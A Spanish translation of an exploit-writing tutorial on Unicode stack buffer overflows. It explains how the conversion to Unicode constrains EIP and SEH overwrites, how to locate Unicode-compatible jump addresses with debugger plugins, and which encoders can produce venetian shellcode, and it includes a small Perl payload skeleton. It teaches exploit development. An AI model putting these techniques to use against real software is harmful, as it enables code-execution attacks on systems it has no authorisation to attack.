Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Autor: corelanc0d3r

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Unicode – De 0×00410041 a la Calc

Finalmente, después de pasar un par de semanas trabajando en vulnerabilidades Unicode y exploits Unicode, estoy feliz de poder lanzar este tutorial de mi serie básica de escritura de exploits: escribiendo exploits basados en desbordamientos de buffer de pila Unicode (¡Vaya! ¡Qué bocado!).

Tú puedes (o no) haberte encontrado en una situación en la que has realizado un desbordamiento de buffer, sobrescribiendo ya sea una dirección de RET o un registro de SEH, pero en lugar de ver 0×41414141 en EIP, tienes 0×0041**00**41.

A veces, cuando los datos se utilizan en una función, algunas manipulaciones se aplican. A veces los datos se convierten a mayúsculas, a minúsculas, etc. En algunos casos los datos se convierten a Unicode. Cuando veas 0×0041**00**41 en EIP, en muchos casos, esto probablemente significa que tu Payload se había convertido a Unicode antes de que fuera puesto en la pila.

Durante mucho tiempo, la gente creía que este tipo de sobrescritura no se podía aprovechar. Y que esto podría llevar a una denegación de servicio (DoS), pero no a la ejecución de código.

En el 2002, Chris Anley escribió un artículo que demuestra que esta afirmación es falsa. Entonces, nació el término "Shellcode de Venecia" (Venetian Shellcode).

En enero del 2003, un artículo fue escrito por Phrack Obscou, lo que demuestra una técnica para convertir este conocimiento en una Shellcode funcional, y alrededor de un mes más tarde, Dave Aitel dio a conocer un script para automatizar este proceso.

En el 2004, FX demostró un nuevo script que permitía optimizar esta técnica aún más.

Por último, un poco más tarde, SkyLined publicó su famoso **alpha2 encoder**, que te permite construir Shellcodes compatibles con Unicode también. Vamos a hablar de estas técnicas y herramientas más tarde.

Esto es del 2009. Aquí está mi tutorial. No contiene nada nuevo, sino que debe explicar todo el proceso, en un solo documento.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Con el fin de encontrar 0×0041**00**41 en la construcción de un exploit funcional, hay un par de cosas que hay que aclarar en primer lugar. Es importante entender lo que es Unicode. ¿Por qué los datos se convierten a Unicode? ¿Cómo se lleva a cabo la conversión? ¿Qué afecta el proceso de conversión? y ¿cómo la conversión afecta el proceso de construcción de un exploit?

alpha2 encoder por SkyLined:
http://skypher.com/wiki/index.php?title=Www.edup.tudelft.nl/~bjwever/documentation_alpha2.html.php

Script de FX:
http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

Script de Dave Aitel:
http://www.blackhat.com/presentations/win-usa-03/bh-win-03-aitel/bh-win-03-aitel.pdf

Artículo de Chris Anley:
http://www.ngssoftware.com/papers/unicodebo.pdf

¿Qué es Unicode y por qué un programador decidiría la conversión de datos a Unicode?

Wikipedia dice: "Unicode es un estándar de la industria de la computación permitiendo a los ordenadores representar y manipular el texto expresado en la mayoría de los sistemas de escritura del mundo constantemente. Desarrollado en conjunto con el Estándar de Carácteres Universales y se publicó en forma de libro como el Unicode estándar, la última versión de Unicode se compone de un repertorio de más de 107.000 caracteres que cubren 90 guiones, un conjunto de gráficos de código para la referencia visual, una metodología de codificación y conjunto de codificaciones de caracteres estándar, una enumeración de las propiedades de caracteres, como mayúsculas y minúsculas, un conjunto de archivos informáticos de datos de referencia, y una serie de elementos relacionados, tales como propiedades de carácteres, las leyes para la normalización, descomposición, clasificación, la representación y orden de presentaciónes bidireccionales (para la correcta visualización de texto que contengan escrituras tanto de

derecha a izquierda (como el árabe o el hebreo) como de izquierda a derecha)".

En pocas palabras, Unicode nos permite representar visualmente y/o manipular el texto en la mayoría de los sistemas de todo el mundo de una manera consistente. Así que las aplicaciones se pueden utilizar en todo el mundo, sin tener que preocuparse acerca de cómo el texto se verá cuando se muestre en una computadora. Casi cualquier computadora en otra parte del mundo.

La mayoría de ustedes deberían estar más o menos familiarizados con ASCII. En esencia, utiliza 7 bits para representar 128 caracteres, a menudo se almacenan en 8 bits, o un byte por cada carácter. El primer carácter empieza en 00 y el último está representado en hexadecimal por 7F. (Puedes ver la tabla ASCII completa en http://www.asciitable.com/).

Unicode es diferente. Si bien hay muchas formas diferentes de Unicode, UTF-16 es uno de los más populares. No es de extrañar, que se componga de 16 bits, y se divida en diferentes bloques o zonas (leer más en http://czyborra.com/unicode/characters.html. (Para tu información, la extensión ha sido definida para permitir 32 bits). Sólo recuerda esto: los caracteres necesarios para el lenguaje vivo de hoy aún debe ser colocado en el plan 0 original de Unicode (también conocido como Plano Multilingüe Básico = BMP). Eso significa que los caracteres de idiomas más simples, como los utilizados para escribir este tutorial, representados en Unicode, comienzan con 00 (seguido de otro byte que se corresponde con el valor hexadecimal del carácter ASCII original).

Puedes encontrar un gran panorama de los distintos códigos de caracteres Unicode aquí: http://unicode.org/charts/index.html.

Ejemplo: el carácter ASCII "A" = 41 (hexadecimal), la representación Unicode Latín básico es 0041.

Hay muchas más páginas de códigos y algunos de ellos no comienzan con 00. Es importante recordar esto también.

Hasta aquí todo bien. Tener una forma unificada para representar los caracteres es bueno, pero ¿por qué hay muchas cosas todavía en ASCII? Bueno, la mayoría de las aplicaciones que trabajan con cadenas, usan un byte nulo como terminador de cadena. Así que si tratas de rellenar los datos Unicode en una cadena de caracteres ASCII, la cadena se termina de

inmediato. Así que esta es la razón, por ejemplo, las aplicaciones de texto plano (como SMTP, POP3, etc) todavía utilizan ASCII para la creación de las comunicaciones. (OK, el Payload puede ser codificado y puede usar Unicode, pero la aplicación de transporte en sí utiliza ASCII).

Si conviertes el texto ASCII a Unicode (código de la página ANSI), entonces el resultado se verá como si el "00" se añadiera antes de cada byte. Así que AAAA (41 41 41 41), ahora se vería como 0041 0041 0041 0041. Por supuesto, esto es sólo el resultado de una conversión de datos a caracteres de formato ancho. El resultado de cualquier conversión de Unicode depende de la página de códigos que se utilizó.

Vamos a echar un vistazo a la función de **MultiByteToWideChar** (que cambia una cadena de caracteres en una cadena de caracteres de formato ancho Unicode):

```
int MultiByteToWideChar(
  UINT CodePage,
  DWORD dwFlags,
  LPCSTR lpMultiByteStr,
  int cbMultiByte,
  LPWSTR lpWideCharStr,
  int cchWideChar
);
```

Como puedes ver, la página de códigos es importante. Algunos valores posibles son:

CP_ACP (página de códigos ANSI, que se utiliza en Windows, también conocida como UTF-16), CP_OEMCP (página de códigos OEM), CP_UTF7 (página de códigos UTF-7), CP_UTF8 (página de códigos UTF-8), etc.


El parámetro **lpMultiBytestr** contiene la cadena de caracteres que se desea convertir, y el **lpWideCharStr** contiene el puntero al buffer que recibirá la cadena traducida (Unicode).

Así que es erróneo afirmar que unicode = 00 + el byte original. Depende de la página de códigos.

Puedes ver la página de códigos que se utiliza en tu sistema mirando las "Opciones regionales y de idioma".

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

En mi sistema, lo tengo configurado así:



El artículo de FX muestra una bonita tabla de los caracteres ASCII (en hexadecimal), y las diversas representaciones Unicode hexadecimales (ANSI, OEM, UTF-7 y UTF-8). Notarás que, desde ASCII 0×80, algunas de las representaciones ANSI ya no contienen bytes nulos (pero que se convierten en 0xc200XXXX o 0xc300XXXX), algunas de las transformaciones OEM son totalmente diferentes, y así sucesivamente.

Por lo tanto, es importante recordar que sólo los caracteres ASCII entre 01h y 7fh tienen una representación en la norma ANSI Unicode donde los bytes nulos son añadidos a ciencia cierta. Vamos a necesitar estos conocimientos más tarde.

Un programador puede haber decidido utilizar esta función, a propósito, por razones obvias (como se indica más arriba). Pero a veces, el programador no puede incluso saber en qué medida es usado Unicode "bajo el capó" cuando una aplicación es construida/compilada.

De hecho, las API´s de Win32 a menudo traducen cadenas a Unicode antes de trabajar con ellas. En algunos casos, (como por ejemplo con Visual Studio), la API utilizada se basa en si la macro _UNICODE se establece durante la construcción o no. Si la macro está establecida, las rutinas y los tipos se asignan a las entidades que pueden hacer frente a Unicode. Las Funciones de las API´s se pueden cambiar también. Por ejemplo, la llamada a CreateProcess se cambia a CreateProcessW (Unicode) o CreateProcessA (ANSI), basado en el estado de la macro.

¿Cuál es el resultado de la conversión Unicode o impacto en el desarrollo de exploits?

Cuando una string de entrada se convierte en la norma ANSI Unicode, para todos los caracteres entre 0×00 y 0x7f, un byte nulo se antepone. Por otra parte, una gran cantidad de caracteres por encima de 0x7f se traducen en 2 bytes, y estos 2 bytes no necesariamente pueden contener el byte original.

Esto rompe todo lo que hemos aprendido sobre exploits y la Shellcode hasta el momento.En todos los tutoriales anteriores, intentamos sobrescribir EIP con 4 bytes (excluyendo sobreescritura intencionalmente parciales). Con Unicode, sólo controlas 2 de estos 4 bytes (los otros dos es más probable que sean nulos. Así que en cierto modo, tú controlas los valores nulos también) Por otra parte, el conjunto de instrucción disponibles (se utilizan para saltar, por Shellcode, etc) se ve limitada. Después de todo, un byte nulo se coloca delante de la mayoría de los bytes. Y encima de eso, los demás bytes (> 0x7f) se acaban de convertir en algo totalmente diferente.

En este artículo de Phrack (ver capítulo 2) explica cuales instrucciones se pueden y cuáles no se pueden utilizar más. Incluso cosas simples como un montón de NOP´s (0×90) se convierten en un problema. El primer NOP puede funcionar. El segundo NOP (debido a la alineación) se convierte en la instrucción 0090 (o 009.000) y ya deja de ser un NOP. Así que suena como un montón de obstáculos que hay que tomar. No es de extrañar, al principio la gente pensaba que no era explotable.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Lee los Documentos

He explicado brevemente lo que sucedió en los meses y años después de la publicación de "Creación de Shellcode Arbitraria en la Cadena de Unicode Expandida".

Cuando estaba recordando la lectura y tratando de entender todos estos documentos y técnicas (véase la URL en el principio de este tutorial), quedó claro que esta es una gran cosa. Por desgracia, me tomó un poco de tiempo para entender y de poner todo junto. Ok, algunos de los conceptos están bien explicados en estos documentos. Pero sólo te mostrarán parte de la imagen. Y yo no podrías encontrar ningúnos buenos recursos para poner todo en su lugar.

Desafortunadamente, y a pesar de mis esfuerzos y el hecho de que he preguntado mucho (mensajes de correo electrónico, Twitter, listas de correo, etc), no he recibido mucha ayuda de otras personas en un primer momento.

A lo mejor mucha gente no quería explicarme esto (tal vez se olvidaron de que no nacieron con estas habilidades. Tuvieron que aprender esto también una forma u otra), estaban demasiado ocupados respondiendo a mi pregunta tonta, o simplemente no me lo podían explicar, o sencillamente me ignoraron porque... No se.

De todas formas, al final, mucha gente amable realmente tomó el tiempo para responderme adecuadamente (en lugar de hacer referencia a algunos documentos en formato pdf una y otra vez). Gracias chicos. Si lees esto, y quieres tu nombre aquí, házmelo saber.

Volviendo a los archivos pdf. Bien, estos documentos y las herramientas son muy buenos. Pero cada vez que he leído uno de estos documentos, comienzo a pensar: "Bueno, eso es genial. Ahora, ¿cómo puedo aplicarlo? ¿Cómo puedo convertir este concepto en un exploit funcional".

Hazme un favor y tómate el tiempo para leer estos documentos tú mismo. Si logras entender completamente cómo construir exploits de Unicode exclusivamente basado en estos documentos, de la A a la Z, entonces eso es genial. Puedes saltarte el resto de este tutorial (o seguir leyendo y burlarte de mí porque se me hizo difícil entender esto).

Pero si quieres aprender cómo poner todos estos archivos pdf y herramientas en conjunto y tomar la milla extra que se requiere para convertir eso en creación de exploits, continúa leyendo.

Algunos de ustedes pueden estar familiarizados con exploits unicode, vinculados a los errores basados en el navegador y la pulverización del Heap (montículo) mejor conocida como Heap Spraying. A pesar de que el número de errores de los navegadores se ha incrementado exponencialmente en el último par de años (y el número de exploits y los recursos están aumentando), yo no voy a hablar de esta técnica de exploit aquí. Mi objetivo principal es explicar los desbordamientos de pila que están sujetos a la conversión de Unicode. Algunas partes de este documento vendrán a mano cuando ataquemos a los navegadores también (sobre todo el trozo de Shellcode de este documento), otros pueda que no.

¿Podemos construir un exploit cuando nuestro buffer se convierte en Unicode?

Ante todo:

En primer lugar, aprenderás que no hay ninguna plantilla comodín para la creación de exploits Unicode. Cada exploit podría ser (y probablemente) será diferente, será necesario un enfoque diferente y puede requerir mucho trabajo y esfuerzo. Vas a tener que jugar con los offsets, registros, instrucciones, escribir sus propias líneas de Shellcode de Venecia, etc. Así que el ejemplo que voy a utilizar acá, no puede ser de ayuda en absoluto en tu caso particular. El ejemplo que se utiliza es sólo un ejemplo de cómo implementar diversas técnicas. Básicamente, demuestra las maneras de construir tus propias líneas de código y ponerlo todo junto para conseguir que el exploit haga lo que tú quieras que haga.

EIP es 0×0041**00**41. ¿Y ahora qué?

En los tutoriales anteriores, hemos hablado de 2 tipos de exploits: sobrescritura directa de RET o sobrescritura de SEH. Estos 2 tipos de sobrescritura, por supuesto, siguen siendo válidos con exploits unicode. En un desbordamiento de pila típico, o bien sobrescribirás el RET con 4 bytes (pero debido a Unicode, sólo 2 bytes están bajo tu control), o sobrescribirás los campos de registro de excepciones estructuradas del manejador (el próximo SEH y SE Handler), cada uno con 4 bytes, una vez más de los cuales sólo dos están bajo tu control.

¿Cómo podemos todavía abusar de esto para conseguir que EIP haga lo que necesitamos que haga? La respuesta es simple: sobrescribir los 2 bytes de EIP con algo útil.

RET Directo: sobrescribir EIP con algo útil

La idea global detrás de "saltar a la Shellcode" cuando tenemos EIP sigue siendo el mismo, si se trata de un desbordamiento de buffer ASCII o Unicode. En el caso de una sobrescritura directa de RET, tendrás que encontrar un puntero a una instrucción (o una serie de instrucciones) que te llevará a tu Shellcode y necesitarás sobrescribir EIP con ese puntero. Así que hay que encontrar un registro que apunte a tu buffer (incluso si contiene bytes nulos entre todos los caracteres. No hay necesidad de preocuparse por esto todavía), y tendrás que ir a ese registro.

El único problema es el hecho de que no puedes tomar cualquier dirección. La dirección que hay que buscar necesita ser 'formateada' de tal manera que, si los 00´s se agregan, la dirección sigue siendo válida.

Así que, esencialmente, esto nos deja sólo con 2 opciones:

1. Encontrar una dirección que apunte a tu salto/llamada/instrucción, y que se vea así: 0x00nn00mm. Entonces, si sobrescribes el RET con 0xnn, 0xmm se convertiría en 00nn00mm o, alternativamente, si no puedes encontrar una dirección:

2. Encuentra una dirección que tenga también el formato 0x00nn00mm, y cerca de la llamada/salto/instrucción que quieres ejecutar. Comprueba que las instrucciones entre la dirección y la dirección real de la llamada/salto no dañarán tu pila/registros, y utiliza esa dirección.

¿Cómo podemos encontrar estas direcciones?

FX ha escrito un plugin agradable para OllyDbg (llamado OllyUNI), y mi propio plugin **pvefindaddr** de ImmDbg te ayudará con esta tarea también.

OllyUNI: http://www.mediafire.com/?4av57f0bzzp15ap

Pvefindaddr: http://www.mediafire.com/?ficxqztc9092k08

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Digamos que necesitas saltar a EAX. Pon **pvefindaddr.py** en la carpeta de instalación pyCommands de ImmDbg.

C:\Archivos de programa\Immunity Inc\Immunity Debugger\PyCommands

A continuación, abre la aplicación vulnerable en ImmDbg y ejecuta:

```
!pvefindaddr j eax
```

Esto mostrará una lista de todas las direcciones de "JMP eax". Estas direcciones no sólo se mostrarán en el Log de Immunity Debugger, sino que también se escribe en un archivo de texto llamado j.txt.

"C:\Archivos de programa\Immunity Inc\Immunity Debugger**j.txt**"

Abre el archivo y busca "Unicode".


Puedes encontrar 2 tipos de entradas: las entradas que dicen “Maybe Unicode compatible” (Tal vez compatible con Unicode), y las entradas que dicen “Unicode compatible” (compatible con Unicode).

Si puedes encontrar direcciones "compatibles con Unicode ", entonces estas son direcciones de esta forma 0x00nn00mm. (Así que debes ser capaz de utilizar una de estas direcciones sin mayor investigación)

Si encuentras direcciones "Tal vez compatible con Unicode”, entonces necesitas mirar estas direcciones. Serán así 0x00nn0mmm. Así que si nos fijamos en las instrucciones entre 0x00nn00mm y 0x00nn0mmm, y ves que estas instrucciones no dañarán el flujo de la aplicación/registros/..., entonces puedes utilizar la dirección 0x00nn00mm (y se recorrerá todo el camino hasta llegar a la instrucción CALL/JMP en 0x00nn0mmm). En esencia, tú saltarás más o menos cerca/cerca de la instrucción del salto real, y la esperanza de que las instrucciones entre tu ubicación y el salto real, no te va a matar. :-)

OllyUNI, básicamente, hace lo mismo. El sistema examinará las direcciones de Unicode amigables. De hecho, se va a buscar todas las instrucciones CALL/JMP Reg/... (por lo que tendrás que pasar por el registro y ver si puedes encontrar una dirección que salte en el registro deseado.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS



Básicamente, estamos en busca de direcciones que contengan bytes nulos en el lugar correcto. Si EIP contiene 0x00nn00mm, entonces debes encontrar una dirección con el mismo formato. Si EIP contiene 0xnn00mm00, entonces debes encontrar una dirección con este formato.

En el pasado, siempre hemos tratado de evitar bytes nulos, ya que actúan como un terminador de cadena. Esta vez necesitamos direcciones con bytes nulos. No necesitas preocuparte acerca de la terminación de cadena, ya que no pondremos los bytes nulos en la cadena que se envía a la aplicación. La conversión Unicode insertará los bytes nulos para nosotros automágicamente.

Supongamos que has encontrado una dirección saltará. Digamos que la dirección es 0x005E0018. Esta dirección no contiene caracteres con un valor hexadecimal > 7f. Así que la dirección debería funcionar.

Supongo que te has dado cuenta de cuántos bytes sobrescribirán el EIP guardado. (Puedes usar un patrón de Metasploit para esto, pero tendrás que mirar los bytes antes y después de sobrescribir EIP, con el fin de obtener al menos 4 caracteres). Te voy a mostrar un ejemplo de cómo hacer que coincidan más adelante en este tutorial.

Supongamos que sobrescribes EIP después de enviar 500 A´s. Y si deseas sobrescribir EIP con el "JMP EAX (en 0x005e0018)" (porque EAX apunta a las A´s), entonces la secuencia de comandos debe tener este aspecto:

```
my $junk="A" x 500;
my $ret="\x18\x5e";
my $payload=$junk.$ret;
```

Así que en lugar de sobrescribir EIP con pack ('V', 0x005E0018), se puede sobreescribir EIP con 5E 18. Unicode añade bytes nulos frente a 5E, y entre 5E y 18, por lo que EIP se sobrescribirá con 00**5e**00**18**

(La conversión de cadena a formato ancho se hizo cargo de la adición de los valores nulos justo donde nosotros queríamos que estuvieran. Paso 1 logrado.)

SEH: ¿Adueñarse de EIP + salto corto? (¿o no?)

¿Qué pasa si la vulnerabilidad es de SEH? De la parte tutorial 3 y 3b, hemos aprendido que debemos sobreescribir el SE Handler con un puntero al POP POP RET, y sobrescribir nSEH con un salto corto.

Con Unicode, todavía necesitas sobrescribir el SE Handler con un puntero al POP POP RET. Una vez más, pvefindaddr nos ayudará:

```
!pvefindaddr p2
```

De nuevo, esto se escribirá en el log de ImmDBG, y también en un archivo llamado ppr2.txt:

"C:\Archivos de programa\Immunity Inc\Immunity Debugger\ppr2.txt"

Abre el archivo y busca "Unicode" de nuevo. Si puedes encontrar una entrada, que no contiene bytes > 7f, entonces puede tratar de sobrescribir el SE Handler con esta dirección. Una vez más, deja de lado los bytes nulos

(que se añadirán automáticamente debido a la conversión de Unicode). En nSEH, pon \XCC \XCC (2 BP´s, 2 bytes. Una vez más, los bytes nulos serán agregados), y ve qué pasa.

Si todo va bien, POP POP RET se ejecuta y serás redirigido al primer BP.

En exploits sin Unicode, sería necesario sustituir estos BP´S en nSEH con un salto corto y saltar por encima de la dirección del SE Handler para la Shellcode. Pero les puedo asegurar, escribiendo un salto corto en Unicode, con sólo 2 bytes, separados por bytes nulos. No cuentes con ello. No va a funcionar. Por lo tanto, termina aquí.

SEH: saltar (¿O debería decir "caminar"?)

Ok. No termina aquí. Sólo estaba bromeando. Podemos hacer este trabajo, bajo ciertas condiciones. Voy a explicar cómo funciona esto en el ejemplo en la parte inferior de este tutorial, así que me quedo con la teoría por el momento. Todo quedará claro cuando nos fijamos en el ejemplo, así que no te preocupes. (Y si no entiendes, pregunta. Estaré más que feliz explicándote).

La teoría es la siguiente: en lugar de escribir código para hacer un salto corto (0xEB, 0×06), tal vez podemos hacer que el exploit ejecute código inofensivo por lo que sólo camina sobre el nSEH sobrescrito y SEH, y termina justo después de donde hemos sobrescrito SEH, la ejecución del código que se coloca después de haber sobreescrito la estructura SE. Esto es, de hecho, exactamente lo que queríamos lograr en primer lugar, saltando por encima de nSEH y SEH.

Para ello, se necesitan 2 cosas:

- Un par de instrucciones que, cuando se ejecutan, no causan ningún daño. Tenemos que poner estas instrucciones en el nSEH

- La dirección compatible con Unicode utilizada para sobrescribir el SE Handler no debe causar ningún daño tampoco cuando se ejecuta según las instrucciones.

¿Suena confuso? Que no cunda el pánico. Voy a explicar esto con más detalle en el ejemplo en la parte inferior de este tutorial.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

¿Así que sólo podemos poner 0x00nn00nn en EIP?

Sí y no. Cuando miras la tabla de traducción de Unicode, tal vez tengas otras opciones junto al formato obvio 0x00nn00nn.

Los valores representados en ASCII hexadecimal > 0x7f se traducen de manera diferente. En la mayoría de los casos (ver tabla, página 15 - 17), la traducción convierte la versión Unicode en algo distinto.

Por ejemplo 0×82 se convierte en 1A20. Así que si puedes encontrar una dirección en el formato de 0x00nn201A, entonces puedes usar el hecho de que 0×82 se convierte en el 201A.

El único problema que puedas tener con esto, si estás construyendo un exploit basado en SEH, que podría conducir a un problema, porque después del POP POP RET, los bytes de la dirección se ejecutan como instrucciones. Mientras que las instrucciones actuan como NOP´s o no causan grandes cambios, está bien. Creo que sólo hay que probar todas las direcciones "compatibles con Unicode" disponibles y ver por ti mismo si hay una dirección que funcione. Una vez más, se puede utilizar pvefindaddr (plugin de Immdbg) para encontrar las direcciones POP POP RET utilizables que sean compatibles con Unicode.

Las direcciones se podrían buscar, ya sea que empiecen o terminen con:

AC20 (= 80 ASCII), 1a20 (= 82 ASCII), 9201 (= 83 ASCII), 1e20 (= 84 ASCII), y así sucesivamente (solo échale un vistazo a la tabla de traducción.). El éxito no está garantizado, pero vale la pena mientras lo intentamos.

Listo para ejecutar la Shellcode. Pero ¿está lista la Shellcode?

Ok, ahora que sabemos qué poner en EIP. Pero si nos fijamos en tu Shellcode ASCII, también contendrá bytes nulos y, si se utilizan las instrucciones (opcodes) por encima de 0x7f, las instrucciones incluso podrían haber cambiado. ¿Cómo podemos hacer que esto funcione? ¿Hay una manera de convertir la Shellcode ASCII (al igual que las que se generan con Metasploit) en la Shellcode compatible con Unicode? ¿O tenemos que escribir nuestro propio asunto? Estamos a punto de averiguarlo.

Creación de Exploits 7: Unicode – De 0×00410041 a la Calc por corelanc0d3r traducido por Ivinson/CLS

Shellcode: Técnica 1: Encontrar el equivalente ASCII y saltar a él

En la mayoría de los casos, la cadena de caracteres ASCII que se introduce en la aplicación se convierte a Unicode después de que fue puesta en la pila o en la memoria. Esto significa que puede ser posible encontrar una versión ASCII de tu Shellcode en alguna parte. Así que si puedes decirle a EIP que salte a ese lugar, puede que funcione.

Si la versión ASCII no es directamente accesible (al saltar a un registro), sino a controlar el contenido de uno de los registros, entonces puedes ir a ese registro, y colocar un poco de jumpcode básico en ese lugar, lo que hará el salto a la la versión ASCII. Vamos a hablar de este jumpcode más adelante.

Un buen ejemplo de un exploit usando esta técnica se puede encontrar aquí:

http://www.milw0rm.com/exploits/6302

Shellcode: Técnica 2: Escribe tu propia Shellcode compatible con Unicode desde cero.

Correcto. Es posible, no fácil, pero es posible. Hay mejores formas. (Véase la técnica 3)

Shellcode: Técnica 3: Usar un decodificador.

Ok, sabemos que la Shellcode elaborada en Metasploit (o escrita por ti mismo) no funcionará. Si la Shellcode no fue escrita específicamente para Unicode, se producirá un error. (Se insertan bytes nulos, se cambian opcodes, etc.)

Afortunadamente, un par de personas inteligentes han construido algunas herramientas (basados en el concepto de la Shellcode veneciana) que va a resolver este problema. (Dave Aitel, FX y SkyLined).

En esencia, se reduce a esto: Es necesario codificar la Shellcode ASCII a un código compatible con Unicode, anteponer un decodificador (también compatible con Unicode). Entonces, cuando el decodificador esté ejecutado, se decodificará el código original y será ejecutado.

Hay 2 formas principales de hacerlo: ya sea mediante la reproducción del código original en un lugar de memoria independiente, y luego saltar a ese

lugar, o cambiando el código "en línea" y luego ejecutar la Shellcode reproducida. Puedes leer todo acerca de estas herramientas (y los principios en los que se basan) en los documentos correspondientes, mencionados al principio de este tutorial. La primera técnica necesitará 2 cosas: uno de los registros debe apuntar al principio del decodificador + Shellcode, y un registro debe apuntar a una ubicación de memoria que se pueda escribir (y donde sea adecuado escriba la Shellcode nueva reensamblada). La segunda técnica requiere solamente uno de los registros apuntar a el comienzo del decodificador + Shellcode y el Shellcode original, se vuelven a ensamblar en el lugar.

¿Podemos utilizar estas herramientas para la construcción de una Shellcode funcional, y si es así, ¿cómo debemos usarlas? Vamos a ver.

1. makeunicode2.py (Dave Aitel)

Este script forma parte de CANVAS, una herramienta comercial de Immdbg. Puesto que no tengo una licencia, no he podido de probarla (por lo tanto, no puedo explicar su uso).

http://www.immunitysec.com/products-canvas.shtml

2. vense.pl (FX) http://www.phenoelit-us.org/win/

Basado en la explicación de FX en su presentación de Blackhat de 2004:

http://www.blackhat.com/presentations/win-usa-04/bh-win-04-fx.pdf

